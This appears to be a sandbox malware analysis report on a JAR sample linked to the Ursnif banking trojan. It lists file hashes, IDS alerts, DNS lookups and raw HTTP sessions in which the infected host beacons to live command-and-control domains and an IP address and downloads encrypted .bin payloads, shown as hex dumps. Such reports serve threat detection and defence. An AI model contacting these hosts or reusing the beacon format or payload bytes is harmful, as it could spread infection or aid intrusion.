Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....h...,...,....,...z./...2.0.*.....5.-...2.6.<...2. .''...2.'.$....z.+...,...i...2.,.....2.1.- ...2.7.-...2.2.-...Rich,.....PE..L....hJ.....!.....@.....@.....P...h...\.....0.....x...@.. .....D.....text...Q..... ..`.rdata.....@..@.data...h.....@....reloc...O.....P.....@..B..... ....

Static File Info

General

File type:	Java archive data (JAR)
Entropy (8bit):	7.910220756358353
TrID:	• Java Archive (13504/1) 62.80% • ZIP compressed archive (8000/1) 37.20%
File name:	wuxvGLNrxG.jar
File size:	7114
MD5:	62f16f566ecdf99cfc14e82dadf0f18e
SHA1:	9b1dee428b273fe00921b43821fd5deeadf9dd30
SHA256:	04b9398217671d5282716edd773af60c3a57765b679214 aa65a04f2565437190
SHA512:	ad9d23fa99fee0e6ef852121ec16fe4e29a7f5dbed866f86 5f48b738997fa0e66f2e9452f6c8e187f7eb04f3975999de 3a2dedd8e97485d0168b9b6740274e22
SSDEEP:	192:Qvu/IefKMEEjGOZCUY6vvoIi3A64r+jSWGrKnq14u CuxAW:yuxfTjGsYinb6Kr76uCW
File Content Preview:	PK.....S.....Java_Reader.class.....VkW.W....g. .....T.....BA..Z..!.&3q2.g....>m.j?.Y.Vp.....}'.C.....s. ...s.....\T.QpY.....w.|#cF.%.=....@..2>....Od|*.3.. W..G...pB@..^.}.....pZ..J8.....xIEM....TQ.n.A..pLE.x.

File Icon

Icon Hash:	d28c8e8ea2868ad6

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
08/03/21-18:20:15.176634	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49753	80	192.168.2.4	185.228.233.17
08/03/21-18:20:15.176634	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49753	80	192.168.2.4	185.228.233.17
08/03/21-18:20:18.896236	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49758	80	192.168.2.4	185.228.233.17
08/03/21-18:20:18.896236	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49758	80	192.168.2.4	185.228.233.17
08/03/21-18:21:38.809269	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49769	80	192.168.2.4	185.228.233.17
08/03/21-18:21:42.666403	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.4	8.8.8.8

Network Port Distribution

TCP Packets

UDP Packets

ICMP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 18:19:32.587893963 CEST	192.168.2.4	8.8.8.8	0x98e7	Standard query (0)	data.green-iraq.com	A (IP address)	IN (0x0001)
Aug 3, 2021 18:20:14.702203035 CEST	192.168.2.4	8.8.8.8	0xf851	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)
Aug 3, 2021 18:20:16.806317091 CEST	192.168.2.4	8.8.8.8	0x8f14	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)
Aug 3, 2021 18:20:18.795707941 CEST	192.168.2.4	8.8.8.8	0xab92	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)
Aug 3, 2021 18:21:38.146704912 CEST	192.168.2.4	8.8.8.8	0x706	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)
Aug 3, 2021 18:21:38.330615997 CEST	192.168.2.4	8.8.8.8	0x45ef	Standard query (0)	app.flashgameo.at	A (IP address)	IN (0x0001)
Aug 3, 2021 18:21:39.357753992 CEST	192.168.2.4	8.8.8.8	0x1763	Standard query (0)	app.flashgameo.at	A (IP address)	IN (0x0001)
Aug 3, 2021 18:21:40.352096081 CEST	192.168.2.4	8.8.8.8	0x1763	Standard query (0)	app.flashgameo.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 18:19:32.620460987 CEST	8.8.8.8	192.168.2.4	0x98e7	No error (0)	data.green-iraq.com		162.241.216.53	A (IP address)	IN (0x0001)
Aug 3, 2021 18:19:43.604239941 CEST	8.8.8.8	192.168.2.4	0x52b2	No error (0)	a-0019.a.dns.azurefd.net	a-0019.standard.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 18:20:15.083736897 CEST	8.8.8.8	192.168.2.4	0xf851	No error (0)	gtr.antoinfer.com		185.228.233.17	A (IP address)	IN (0x0001)
Aug 3, 2021 18:20:17.117315054 CEST	8.8.8.8	192.168.2.4	0x8f14	No error (0)	gtr.antoinfer.com		185.228.233.17	A (IP address)	IN (0x0001)
Aug 3, 2021 18:20:18.829519033 CEST	8.8.8.8	192.168.2.4	0xab92	No error (0)	gtr.antoinfer.com		185.228.233.17	A (IP address)	IN (0x0001)
Aug 3, 2021 18:21:38.172394991 CEST	8.8.8.8	192.168.2.4	0x706	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Aug 3, 2021 18:21:38.745002985 CEST	8.8.8.8	192.168.2.4	0x45ef	No error (0)	app.flashgameo.at		185.228.233.17	A (IP address)	IN (0x0001)
Aug 3, 2021 18:21:40.770143986 CEST	8.8.8.8	192.168.2.4	0x1763	No error (0)	app.flashgameo.at		185.228.233.17	A (IP address)	IN (0x0001)
Aug 3, 2021 18:21:42.666099072 CEST	8.8.8.8	192.168.2.4	0x1763	No error (0)	app.flashgameo.at		185.228.233.17	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- gtr.antoinfer.com
- app.flashgameo.at

HTTP Packets

Copyright Joe Security LLC 2021

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49753	185.228.233.17	80	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 18:20:15.176634073 CEST	4860	OUT	GET /vADDezNeSke9U/kvoRl9HX/wg75j_2F1ccwy_2BN_2FgkC/Yh7aCXFF09/ee6kz01isjr6jdjmu/pk1iZnzuGks_/2Fuxyt qUYce/a5iWzRhuhKAZ4y/D3pXNK4fyJfK_2FkQ5xOt/JVfaKqEHewQX_2Bv/e8GLEmqyRCDOz2z/IZT7WGXdb3gbju ggsB/nJqV1sh4i/1CBsNlHce4vH9r545Rqj/lW_2BT5w8VeL3l13xEE/kQKMsI_2FV_2BAmRAPTTX_/2Fpo46_2Fxh Ki/aU1VyuXn/ftd9GHd_2FR3UMOYr1sC0hP/YgHDHBl7oA/36ctrYN2Q45zT_2FE/cFBpdxQOL4tl/xsOclWLyg_2B/TAMc8 HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: gtr.antoinfer.com
Aug 3, 2021 18:20:15.706955910 CEST	4930	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 03 Aug 2021 16:20:15 GMT Content-Type: application/octet-stream Content-Length: 194716 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61096cbfa10d9.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: b0 0f 98 92 d9 2f 37 fa 2a 44 78 6a 16 79 e1 e6 5a b1 46 45 37 b2 fa a3 3a 0e af f7 e6 fc b9 86 58 2a 7d 47 93 08 7e 22 15 7d 96 d2 f3 e9 29 e8 a6 76 28 45 a5 b4 8a 05 c6 eb 38 37 5d 7f d8 93 01 d0 69 e7 fb db 8a ca 43 e1 a1 dd 2d 07 7c 70 d1 3c e6 41 3c f7 67 f5 63 e7 a5 b4 64 0f b2 f6 d5 1c 1a d5 ba 84 32 68 4a d2 49 fa 0e e4 e8 fb eb c1 97 23 10 cd 7e 1a 64 5a ec 8c d9 6f f1 7d 92 ea 3a 33 22 41 9f 1c 8d 75 43 eb 60 41 f4 ac 26 24 9c 9c 0b 68 79 50 90 7b 16 2e ab 87 f0 7f 1c 62 c4 8b 3b 06 7f bd a3 4e 2b f6 c4 bc 55 e6 6c cc 7a 59 4a ef 66 0e 12 4f 23 57 24 fc 2a e3 ff fe e7 c2 48 a3 96 42 b3 08 d6 c9 e2 ca d5 ea a3 eb f6 f8 05 42 51 61 73 04 44 55 ea 58 ce e3 5a 54 55 54 f3 a0 5a a5 06 38 5c 1f 16 53 ad c8 c3 92 98 e6 28 a0 05 77 8e d9 0f b2 31 ff 43 2b 5c c8 c5 5a 1d 23 3d 1a e6 7c 36 1d c4 8f f5 47 21 2b fa 12 1d cb 2c 60 26 6a 09 92 44 65 cf 6f d3 2e ef 72 8a 29 1b 4b bc 6b cb e8 11 10 fd bf 36 57 95 af 43 5d f0 73 4c 8a 7b 99 85 d5 51 8c b1 c5 2d 19 41 7f 45 43 0a da b2 19 6c 49 ed 90 66 6c 95 d7 07 cb 8f be 6d 74 fb 57 9e a9 df 80 f3 9c 82 d6 db 11 58 69 b1 ba df 28 92 1f c7 ec 3e f3 46 db 41 93 bd 72 2a 79 13 e0 31 b6 02 4c 18 b3 f8 3a 34 42 f7 2b 10 93 d1 41 5a 67 bd 3c db 79 36 f8 6e f6 9b 61 5d 94 1f d6 e9 c9 03 1b 89 96 ad a5 90 28 5d 19 c5 7c fe 93 25 15 b0 17 cc 6f d5 43 72 bf 1e 2f 78 21 f1 a2 9a 27 db 0e d2 51 54 ec 00 f7 ab e3 24 61 0c db 60 43 d3 f2 ee 0d a4 75 bd 4f d9 ad a8 b2 9f f3 9b 69 d8 3d 97 cc 6d 9f 37 bb e6 c5 b7 10 6b 9b ce f6 e7 6b 58 2f 7f f3 a1 f5 11 40 86 49 ab 9e b0 c2 a4 d1 7d da 93 80 e6 07 9c 62 50 43 70 32 da 28 9d b2 22 71 a9 4e 41 44 13 c1 0e 0f e3 94 60 d0 a8 2b e9 97 8e b4 df 6b 42 ef 8e 01 13 22 cf dd 25 3b ec bf 8c d0 92 98 e5 eb 07 a1 43 96 c2 62 36 a1 44 50 e8 ed 08 6e 52 4e 88 99 9e e7 86 d5 99 bc 0b 93 bb 11 6b 43 2e 27 ad 3f d6 c7 b0 9e dd 36 bf a9 11 2f 65 05 a6 62 8f 27 da af d8 fe b7 c5 39 d6 3d f3 af 6c 50 4a 90 94 39 89 04 8d a3 a3 f3 94 e4 d5 1e 3c 5c 5f d6 02 00 67 a9 76 a1 64 bf ad 0c d1 23 e1 19 95 cc 2f c8 7e 97 93 73 4c b9 8e 17 8f 9e b1 5e 74 78 f2 17 7e 78 64 30 04 b2 7b fd e1 79 66 c5 b5 14 df 9a 8e 55 5a d4 c8 db 6e 92 e6 ca 22 9e b2 30 50 3d 69 7d bc 07 f7 4f 53 3f e6 ca 7d 65 af f0 7d 93 2e 51 4c 63 4b 4f 2f 48 c7 d3 af d5 19 26 ae a3 d9 2d 67 1d 56 f7 32 36 7e ac 4e 2a 5f bd 8d 09 99 a8 ec 94 44 7b 18 c3 46 77 dd bb de 93 bb 91 12 79 49 8d 41 7e 0f ee 2d 00 29 ca 74 ff a6 4e 9d 85 52 50 8c e2 cd a0 2e 03 25 3c 8d c4 a7 0f 4f 4e fd bd 1f ed eb 24 65 61 09 6f 4d f7 e6 16 e2 01 32 32 b9 41 23 66 4f a4 9e 82 86 64 c5 c7 4d 43 a4 d6 8e 51 63 ab d3 6e aa 85 0d 43 6e 4f d3 e6 ea 35 0e 53 cb 1a 04 2b 67 43 71 a9 8d c1 2d 24 1e 35 0b 02 ca 72 00 1c 7e c0 6e 37 9d 6d ca 91 70 7d ec 2e 8c a6 28 0a 39 e2 d6 68 a4 f2 f2 14 cc 24 9c e6 b9 4b 3b 81 10 61 Data Ascii: /7*DxjyZFE7:X*}G~"})v(E87]iC-|p<A<gcd2hJI#~dZo}:3"AuC`A&$hyP{.b;N+UlzYJfO#W$*HBBQasDUXZT UTZ8\S(w1C+\Z#=|6G!+,`&jDeo.r)Kk6WC]sL{Q-AEClIflmtWXi(>FAr*y1L:4B+AZg<y6na](]|%oCr/x!'QT$a`CuOi=m7kk X/@I}bPCp2("qNAD`+kB"%;Cb6DPnRNkC.'?6/eb'9=IPJ9<_gvd#/~sL^tx~xd0{yfUZn"0P=i}OS?}e}.QLcKO/H&-gV26~N* _D{FwyIA~-)tNRP.%<ON$eaoM22A#fOdMCQcnCnO5S+gCq-$5r~n7mp}.(9h$K;a

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49755	185.228.233.17	80	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 18:20:17.184267044 CEST	5197	OUT	GET /dXpECetHmgl/jZ5QgO4VQ5n7Ya/5WG13zv8FsJ7UHAsRzG6o/tuegNb0pKsze1q8m/BFFIoL94oqS3Xy5/2CT oYSpB16eSrFtnci/JJpXY6SoH/XreQV46sDPFSsCAJouM2/iHzQUSNMgnJTx55cx3j/MmD3WJXN0HitAsfKYCeS4U/ XB8OV1ES5hgCL/nWK1edkO/6qSdyyCugRUjkT1qUOwiCJM/MSiEk138SJ/G1KsZOq03kjmLCLGC/NzwAp9ygsqyP/b GVSLslr6gZ/4vPMzV84dL2DnK/e0EHovLyDjUS4tMV2PpnW/3klAg9cwvfdjiTOv/CiQZ3QXkz/m HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: gtr.antoinfer.com

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 18:20:17.721227884 CEST	5228	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 03 Aug 2021 16:20:17 GMT Content-Type: application/octet-stream Content-Length: 247966 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61096cc1a4609.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 89 d6 f2 27 b9 43 a7 fd f1 9e 9c 7a ac b2 56 33 c6 37 0c 17 d9 36 1d 09 ab 0f e5 b2 cc 32 35 4f 2c 82 78 ba 0d 4c 22 c2 65 d9 25 df 8f ed d7 1d df ff 0d b5 19 39 08 68 c6 1f 5b 77 11 64 a4 38 8e 0d ef 2e d4 db 88 ec 73 f2 30 8a ff 40 fc 5f 25 ce ac d7 e4 57 a1 97 5c b6 41 a9 8d 12 12 55 b1 3b 8a f2 e3 42 fe 27 05 8a 95 fe 30 22 6a 62 96 07 98 87 67 e2 c5 14 81 03 3d da 3c 66 24 7a 67 79 1c 54 05 9e ee 20 73 5b e5 0a 47 39 6a bd 62 81 71 37 04 c1 f6 34 54 f2 86 81 5d c4 43 b7 bb f9 b3 1b 27 09 ae 3c fc fb 4e 43 4c b0 ed 0b 54 a8 14 06 39 95 f5 63 37 50 8d b7 a0 cf d8 da 32 10 81 64 7c 85 df 1b 97 47 a7 cd 27 d2 d4 c5 cd 07 19 a0 a9 e3 7a 9c e9 28 41 59 54 d9 a0 fe 88 64 62 cd 17 b0 89 9e 9f b3 d2 2d c9 62 3e a8 88 a0 89 6b 2a be 9a ca 02 fc fa 31 3e 83 92 3b 9a af c3 0f de 9b 36 11 47 fc e6 c0 c0 4b e8 3f 44 2e d0 b7 b0 1d f3 5c a3 42 5c f3 53 92 cb 1f 16 c2 36 8a c3 38 55 71 ba 77 58 85 cb 0c 59 d9 77 c3 a8 8e 9a cd f5 a2 51 54 27 72 c8 46 d4 5c 30 45 19 6a f7 7c 59 08 5e 02 92 3e 94 04 62 8b 60 b3 8d da a4 90 2f c9 57 63 26 ab 52 8f ca c6 fd ac c9 37 04 bb 6b 5b fb 59 c3 50 0c df 81 60 bc 16 be ec 32 13 67 bd e2 46 27 8c 4b 57 58 b6 90 5e cc 2d f6 61 fb 48 91 24 4d 54 55 7d 88 9f 66 98 e7 e6 0c 28 17 c7 20 60 c8 12 c4 35 10 4c dd db 66 df 22 68 ff c9 31 7d 6c bd 2e 0b e7 47 04 89 29 76 7a 19 d0 ea ae 45 d8 bc 14 07 fb 0c 42 df 9c 7a ab 40 85 a9 f8 77 f2 7d ba c2 84 98 64 95 18 02 be 46 98 a0 31 b8 47 0f 7a 63 cb ff d1 1d 06 a7 f0 1c c0 e7 70 d7 0c c5 08 89 8f 6c 48 cb 1b e7 87 1d 66 20 6b 07 6d ef 2b d3 05 f1 7b 7f 37 87 57 e2 e4 d2 24 35 a8 ec 66 1f cc 97 84 e6 2c f8 37 fd 4a 67 85 15 da a3 dc a7 f6 c3 63 cb 0a b1 d6 06 88 99 61 3c aa a3 d9 9b c0 0d 3c b6 42 cf ad 4b 08 dd 41 c8 8d 45 9e 19 eb ef 6e 77 74 5c 04 05 4c cb 65 3e b5 aa a0 c3 1e 5d 88 3e 2e 46 82 35 b1 5b 60 64 3b bf 68 0a 6d fa b9 15 c1 53 82 86 d7 a0 af 8c f9 f6 2e 8a e3 97 f0 6f 9d 84 e8 71 64 0d 7f 44 8d a1 6d 83 41 51 c8 17 c1 e1 2e 63 9d 1d 57 7e 7c d7 46 70 b4 1a 5f 26 31 1d ca b0 8b 27 f3 b6 41 d8 55 99 eb da 70 66 82 39 49 bf e8 69 24 38 8b ca b9 82 6a 58 53 e2 b4 dc b0 ee 14 91 df 9a 90 fe 34 f5 bb 1d 11 5e 88 25 9d 6c 77 22 c7 fe 70 3a a6 d7 b2 f5 d9 58 f1 37 1f 61 d7 62 c5 ec 1e 4b 0e 67 98 7b ae 55 a1 e4 3f a8 30 2b bd 72 8b a6 04 21 ef 0b 33 08 49 61 53 a0 31 99 25 71 44 bd 4c 08 cc c3 00 36 bc 31 94 03 41 8f 52 8c 34 96 01 6a 93 d1 29 8e 29 72 8a 76 50 4d 12 25 67 db ce a1 e1 97 82 78 57 4e 60 3c c7 88 c5 e9 8b da d9 bd b0 cb 9f 58 8c 42 6a 57 f0 f0 4d 47 95 68 1a e2 1e d5 aa 46 99 d9 6c 69 17 6e 92 72 f0 c3 88 3d d5 fb 77 f1 4d d0 19 8e c7 14 35 00 7b 72 97 70 ea 30 bb df de 69 5f d8 3d 71 24 cb da c2 a1 a8 5d 90 53 31 4b 20 50 76 a5 f3 6d f8 a6 90 47 e7 c8 b2 80 07 2f 16 be ac f8 5d df 87 35 8a b0 f3 c3 b4 90 87 92 96 8e af b9 Data Ascii: 'CzV37625O,xL"e%9h[wd8.s0@_%W\AU;B'0"jbg=<f$zgyT s[G9jbq74T]C'<NCLT9c7P2d\|G'z(AYTdb-b>k* 1>;6GK?D.\B\S68UqwXYwQT'rF\0Ej\|Y^>b`/Wc&R7k[YP`2gF'KWX^-aH$MTU}f(`5Lf"h1}l.G)vzEBz@w}dF1GzcplHf km+ {7W$5f,7Jgca<<BKAEnwt\Le>]>.F5[`d;hmS.oqdDmAQ.cW~|Fp_&1'AUpf9li$8jXS4^%lw"p:X7abKg{U?0+r!3IaS1%qDL61 AR4j))rvPM%gxWN`<XBjWMGhFlinr=wM5{rp0i_=q$]S1K PvmG/]5

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49758	185.228.233.17	80	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 18:20:18.896235943 CEST	5568	OUT	GET /237SFcpksL4/7t6llgwWKHmgXp/Q2Om3V7R9P_2BuKwtoBIy/oC3CbdFwoQnO6JXh/oc6axuJmX23HUBQ/N9J cFQDYfZy78xvHdV/Eyu9m3Jwu/vUXfdXXDOpS4qZwZ1V_2/BSzAi4G_2FRJBE9rTzz/lwDEwtsr5SkOway_2FYxPW/ GKtqxZardIX_2/F7n7Mkff/zDJ3oI_2FajJGaPVcNFN7vs/1BECSBbaIB/rrP9deBYJAG4Fk9M6/a_2BTn0LDVG_/2 BBX_2FrWpo/pKkEfGSjWVOaOG/qDPRic7EtQbS4qL93dRJc/ok0io5QLdQbD64kK/puYTwXgTqGaug8_/2BsYJ7O9A 4si/2Us HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: gtr.antoinfer.com

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 18:20:19.431097984 CEST	5726	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 03 Aug 2021 16:20:19 GMT Content-Type: application/octet-stream Content-Length: 1958 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61096cc35ce40.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 87 83 b8 e8 e8 95 f2 1c 21 02 21 fc 35 53 58 88 38 4a 37 95 60 5b 9e ec 33 4f 88 5c 7e 78 8f 15 50 60 d9 00 fc 99 ab 94 86 e1 18 30 10 9a 9d 14 35 9e 83 22 5f d2 ba 8e b0 39 4c 04 7d c2 47 ff 9c 7c d2 af 8a 33 6b 1e 84 21 c2 0a e1 47 0e e5 27 ad a7 63 fe 96 77 f7 07 42 35 88 30 4f c7 fa 8d c4 ae 04 aa 28 29 0e 68 23 a7 fe 75 e3 72 4c 62 6d a5 0b e3 aa ea 7d 95 87 04 26 5f 6f e3 3e 4c d4 c7 d9 aa 01 50 74 6f a0 c9 a5 ab 95 6d bb 08 1d b8 af 7c 63 36 94 b4 7b 60 29 d2 7a 79 b1 1d fc 6b 2c 0e 83 2c bd b9 be f1 3c b8 85 5b 3b 1f c6 03 de 33 6c 70 a1 b8 0e e3 06 bc 3b 6d 7e d2 37 fd b2 64 79 f0 1e ee 51 35 4c c9 10 7b b6 52 54 f2 27 48 b6 0c 42 a9 91 1b 7c ab eb 9c 8e 11 3c e7 92 dc 9e 62 cd 9e a0 26 c1 2f 04 07 ec db 39 a7 26 ad ac 7b b2 b3 91 27 6f 53 c0 04 28 85 46 6d 27 ab c9 59 89 a5 fd 39 60 bb a1 47 56 a4 4f 29 d9 e6 0d 70 3d 52 6d 12 58 17 26 70 e5 95 c1 71 09 bf 3e 6d 7c 92 6e 6f b8 dd a0 89 00 a9 09 77 09 1a 13 fb 97 45 9c 25 1e 90 69 fe 0a 81 fe bd 21 5d 31 08 da 96 88 42 64 1a 1e 05 e4 8d 37 ef e2 7b 90 34 2a 5a 64 eb 22 17 76 03 be 79 76 ee 07 31 65 d8 25 ca af ed 46 90 ba 45 7e ed 21 eb 7a 87 1a 68 1e 76 d2 d0 5a 94 91 a9 ae 1c 1c ce c2 2f 77 74 5a ae 89 bb 1e 3b 58 d9 07 7b bd b2 6d 49 d8 a7 f8 1e 4f db 5c 58 cd fa 93 9b ae 79 d5 37 b3 36 8f af 78 71 65 84 0c dc b6 c6 80 bf d5 67 08 c0 97 f3 8b 4e 38 8d 0a f0 e7 13 b9 28 ec 97 66 81 db 9f f0 84 29 cc f0 36 4b 19 ef c4 8a 85 36 6b 81 be f0 dc be 64 1d 66 b8 f9 57 6b b4 00 84 a1 7e ed 72 46 ed 30 86 fb 19 d1 cf 12 f7 b2 6a cb 6b 94 d5 e3 40 e4 c1 93 e3 3d 0f ce 84 63 1b 12 eb 94 a1 9c 29 37 e2 6d 48 f6 b1 be 77 f3 71 6c 9c 30 23 54 53 14 b5 e2 f0 82 8b 6c 4d c4 2c ba 24 d2 76 b7 9a 02 b3 8a 47 50 a5 64 21 64 07 13 16 26 48 9d 6b 52 d5 4f f6 71 59 bd 55 39 44 d1 ba 4a b3 15 7e 42 cb 16 25 3a 50 43 a9 1e 0a 71 79 9a 3f 33 cb d9 1c 73 ea c0 3a 75 01 3d a2 67 ee 7d 09 d1 48 1d 28 02 66 ea da f9 8a 83 58 d2 8d 47 e5 34 aa 3c 1c 78 37 67 fc 97 c6 fd 68 04 12 a6 73 bd 42 0a 19 c9 e3 c3 7e f9 10 56 65 9a 10 1a 22 8f 91 40 47 7a e4 0b 1a 62 8b e2 47 dc 30 f6 f4 26 85 ac 6f 5e 8f ce ca de 3e 15 25 46 c2 2e 70 2f 5c fc 83 25 c0 49 d8 3b 5f 51 b2 9f ee 4a aa cb 2b cc fe c3 d6 94 de 73 cd 99 0a e3 48 9c 0c 65 96 7e cb ce a8 df d6 4b bd 22 ee e2 4a e1 7d d4 b8 0c 60 1a 69 d8 4c 9f ec 71 f9 7d 64 f9 9f 5f 15 d0 be 86 6c ca ac 1c 9e 8d 92 28 60 46 fe d0 b9 b6 f7 1b 36 a1 50 4d 8d 3e e3 7c 2c ee 34 0c f5 8d d8 02 48 8a db 5d 80 c4 5a b8 23 6c 9b 86 42 17 ff 1f 21 93 ff 06 7b 2d d6 2d 54 83 de d3 58 6f 41 c6 ee 78 d4 02 67 14 de 02 2a 1d 55 5e 8c 26 88 23 13 36 49 33 e9 1c a1 97 21 6e ed 0a f4 96 f1 8a 2f ce 5c 0e 30 17 ff 83 80 f8 d0 cc e9 40 3f db ca 66 44 a9 c0 bc 47 84 0b 06 a7 63 53 86 10 42 ab 8d 4b b2 20 18 91 ef a4 fa 7c 27 13 84 42 52 6b 7c 3f 02 7a 58 85 26 fe 49 Data Ascii: !!5SX8J7`[3O\~xP`05"_9L}G|3k!G'cwB50O()h#urLbm}&_o>LPtom|c6{`)zyk,,<[;3lp;m~7dyQ5L{RT'HB|<b&/9&{'o S(Fm'Y9`GVO)p=RmX&pq>m|nowE%i!]1Bd7{4*Zd"vyv1e%FE~!zhvZ/wtZ;X{mIO\Xy76xqegN8(f)6K6kdfWk~rF 0jk@=c)7mHwql0#TSlM,$vGPd!d&HkROqYU9DJ~B%:PCqy?3s:u=g}H(fXG4<x7ghsB~Ve"@GzbG0&o^>%F.p/\%I; _QJ+sHe~K"J}`iLq}d_l(`F6PM>|,4H]Z#lB!{--TXoAxg*U^&#6I3!n/\0@?fDGcSBK |'BRk|?zX&I

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49769	185.228.233.17	80	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 18:21:38.809268951 CEST	8898	OUT	GET /3RCQ0msRVVnLSJ5u/TSJ_2Fxz80keoop/a7EjDDG7wrXHG68ZtX/Pmtf7IzJN/aJqNiYsKzCerz7CxDBe7/e2 4yGD4QU8YxhhSD3YO/03mvbgBdqeCIW6TNLEFcOV/EK49ihmFywAO1/pIF7jejl/dujcubamjFalP53t_2FHK8B/KF SEJwMt_2/BtevMf85tQFfIELR_/2BcnIXZSnbYO/KZzJGKYFtQN/vyvR7VHvQcMFD4/kY1tU9entnPFjHGBpC6PC/r fEltxXtG1ipdjW8/L_2BLpkqRSBRNu3/Qm7zxsLhdRlaAq032b/I1k1iSuisV_2F/6 HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0 Host: app.flashgameo.at
Aug 3, 2021 18:21:39.351218939 CEST	8898	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 03 Aug 2021 16:21:39 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49770	185.228.233.17	80	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 18:21:40.834455013 CEST	8900	OUT	POST /G2C5F00UJRPr4lWW7B/KlWiTxKGE/iBy2NwQRn_2FNqzxZ1SA/nnE6YBk_2FwTOtspunD/n0UU9l81b89vLL jfE3p3Uj/fQlNYlt8jzQNi/5Aw7M_2B/jzrU9Vt5vqUzfxxfb3VGot6/F2UkBoVtFI/sgNG1F2NjkLSSATKg/wDR_2BZFPhI7/vp 1xCK4JdVa/NiJS8onshLMtMr/NpAvU_2FiIExiKFqlV2JG/bCzcZcTt0hxiJXde/s362REIbjP_2FK0/_2BWX7D7GQK_2BIZhO/x h6DcQaPA/4HTHkvZP1iB2rEwgLd5L/yeSlsG_2FzPkt/lYPXp0wz/t HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0 Content-Length: 2 Host: app.flashgameo.at
Aug 3, 2021 18:21:41.373687983 CEST	8900	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 03 Aug 2021 16:21:41 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 63 30 0d 0a 70 2b c6 cf f4 e6 d2 60 a5 46 da db 17 fd ee 64 ab df 66 30 dd ac 28 57 a4 91 d4 e7 c1 7a 1f ab 93 07 a6 88 f7 3b 63 eb 7a 63 92 0d f4 13 f6 4a cc 3e b9 63 f1 17 b2 9f f4 7c 60 58 a7 84 78 17 11 e1 c3 bf dd 60 82 4f d8 08 72 7f 05 b6 07 b9 e1 fa c3 c3 a6 c7 88 48 4c 5b 45 2e 72 66 33 34 bd 30 48 19 71 27 d0 cf 69 d0 74 f4 08 c8 4c ae 4a 43 27 cd 7e 1a 